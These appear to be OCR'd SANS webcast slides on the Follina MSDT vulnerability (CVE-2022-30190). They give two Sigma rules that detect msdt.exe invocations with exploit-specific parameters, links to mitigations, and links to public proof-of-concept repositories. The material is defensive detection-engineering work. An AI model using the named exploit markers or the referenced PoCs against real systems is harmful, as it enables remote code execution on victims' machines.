
- **Chris Peacock wrote Sigma rules for detection**
  - https://github.com/securepeacock/sigma/blob/963289fbbc961454979d3b0219ac103a4142e1b4/rules/windows/process_creation/proc_creation_win_msdt_follina.yml



```
author: 'Christopher Peacock @SecurePeacock, SCYTHE @scythe_io, Jake Williams @MalwareJake'
date: 2022/05/30
tags:
    - attack.defense_evasion
    - attack.t1218
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\msdt.exe'
        CommandLine|contains:
            - 'IT_RebrowseForFile'
            - 'IT_BrowseForFile'
    condition: selection
falsepositives:
    - False positives depend on scripts used in the monitored environment
level: medium
```

Sigma Rules (2)

- **Kostas (@Kostastsale) also wrote a Sigma rule for detection**
  - → https://github.com/tsale/Sigma_rules/blob/main/windows_exploitation/ms-msdt_exploitation.yml
- **While more specific, it may have false negatives due to specificity**



```
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        Image|endswith:
          - '\msdt.exe'
        CommandLine|contains|all:
          - 'IT_BrowseForFile'
          - 'IT_LaunchMethod'
    selection2:
        CommandLine|contains:
          - 'ms-msdt:/id'
          - 'ms-msdt:-id'
    condition: selection1 and selection2
falsepositives:
    - Uknown
level: high
```

Closing Thoughts

Wrapping this up…

Resources from Curated Intelligence and Kurt Waller (@Threatable)

- **General Info**
  - → https://www.scythe.io/library/breaking-follina-msdt-vulnerability
  - → https://twitter.com/buffaloverflow/status/1531577100586852352
  - → https://benjamin-altpeter.de/doc/thesis-electron.pdf
  - → https://billdemirkapi.me/unpacking-cve-2021-40444-microsoft-office-rce/
  - → https://twitter.com/KevTheHermit/status/1531133243042545664
  - → https://twitter.com/_JohnHammond/status/1531170265039781888
  - → https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug
  - → https://twitter.com/malwrhunterteam/status/1531291757572497411
  - → https://twitter.com/SecurityAura/status/1531337827019014144
  - → https://twitter.com/Kostastsale/status/1531375742193262592
  - → https://twitter.com/SBousseaden/status/1530900957298675712

Resources from Curated Intelligence and Kurt Waller (@Threatable) - 2

- **Mitigations:**
  - https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/
  - https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/msdt
  - https://twitter.com/gentilkiwi/status/1531384447219781634
  - https://github.com/tsale/Sigma_rules/blob/main/windows_exploitation/ms-msdt_exploitation.yml
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0438
  - https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference

Resources from Curated Intelligence and Kurt Waller (@Threatable) - 3

- **POC Resources:**
  - → https://github.com/chvancooten/follina.py
  - → https://twitter.com/_JohnHammond/status/1531125503725289472
  - → https://github.com/JMousqueton/PoC-CVE-2022-30190
  - → https://twitter.com/buffaloverflow/status/1530866518279565312
  - → https://twitter.com/0xBacco/status/1531599168363548672

Closing Thoughts

- **This vulnerability is a prime example of the need for detection engineering and putting custom detections in place**
  - No EDR platforms were catching this vulnerability out of the box
  - Existing Sigma rules caught one variant due to a loaded DLL
- **Deploy mitigations today – threat actors have been using this since at least April and criminals will quickly weaponize it**
  - Tomorrow, have discussions with IT and BUs about action vs fully testing a mitigation
  - This won't be the last time we'll have to deploy mitigations that might impact ops
- **Expect more attention on protocol handler exploitation, both in and out of Office applications**
  - This is clearly was an area of active research, even before this vuln was discovered

You’ve Got Questions? We’ve Got Answers!

- There are likely WAY too many people on to answer all your questions live
- Please submit your questions and I’ll work with the SANS Internet Storm Center to combine those into a FAQ that will be posted later
- A copy of the slides and a recording of the webcast will be made available as soon as possible following the conclusion of the presentation